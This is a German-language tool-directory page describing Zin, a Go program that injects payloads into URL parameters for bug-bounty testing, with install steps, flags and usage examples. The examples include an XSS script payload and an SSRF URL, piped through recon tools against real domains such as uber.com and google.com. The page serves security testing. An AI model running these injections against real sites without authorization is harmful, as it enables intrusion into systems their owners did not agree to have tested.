
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/ethicalhackingplayground/zin
Webanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubethicalhackingplayground/zin

Zin

Ein Payload-Injektor für Bug-Bounties geschrieben in Go

Repository anzeigen
702678vor 6 JahrenVon Kitploit geprüft
Teilen

Alternativtext

Version 1.0

😎 Zin 😎

Ein Payload-Injektor für Bug Bounties, geschrieben in Go


Bild von Gyazo

Funktionen

  • Mehrere Payloads in alle Parameter injizieren
  • Einzelne Payloads in alle Parameter injizieren
  • Speichert Antworten im Ausgabeordner
  • Zeigt Statuscode und Antwortlänge an
  • Kann nach Mustern in der Antwort greppen
  • Sehr schnell
  • Einfach einzurichten

Installation

$ go get -u github.com/ethicalhackingplayground/Zin

Neue Funktionen

-✅ Mustererkennung in Antworten

-✅ Statuscodes abgleichen

Argumente

      _
     (_)
  _____ _ __
 |_  / | '_ \
  / /| | | | |
 /___|_|_| |_|


May the bounties come


  -c int
        the concurrency (default 20)
  -g string
        grep the response for any matches
  -p string
        the payload to be used
  -pL string
        the list of payloads to be used
  -s int
        filter by status codes (default 200)
        

SSRF-Beispiel

$ subfinder uber.com | gau | grep "=http" | Zin -c 80 -p http://10.82.214.84:31386/foobar.js -g "SUP3R_S3cret_1337_K3y"

XSS-Beispiel

$ subfinder uber.com | gau| Zin -c 80 -p '"><script>alert(matchforthis)script>' -g "matchforthis"

Mehrere Payloads injizieren

$ cat hosts | gau | grep "&" | Zin -c 80 -pL <payloadfile>

Subdomain-Scan

$ subfinder -dL domains --silent | gau | Zin -c 80 -p <payload>

Nur Parameter testen

$ echo "google.com" | gau | grep "&" | Zin -c 80 -p '"><script>alert(matchthis)</script<"' -g "matchthis"

Mehrere Hosts

$ cat hosts | gau | Zin -c 80 -p <payload>

Wenn du einen Bounty bekommst, unterstütze mich bitte mit einem Kaffee


Kauf mir einen Kaffee
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    513
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    471
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    345
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    311
  • 5

    estorides

    grisuno/estorides

    Aggregiert 99+ kostenlose OSINT-Quellen parallel, löst Entitäten in einen Knowledge Graph auf und exportiert STIX 2.1, MISP oder GraphML mit LLM-gestützter Analyse.

    303
  • 6

    opencti

    opencti-platform/opencti

    Offene Plattform für Cyber-Bedrohungsinformationen

    303

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






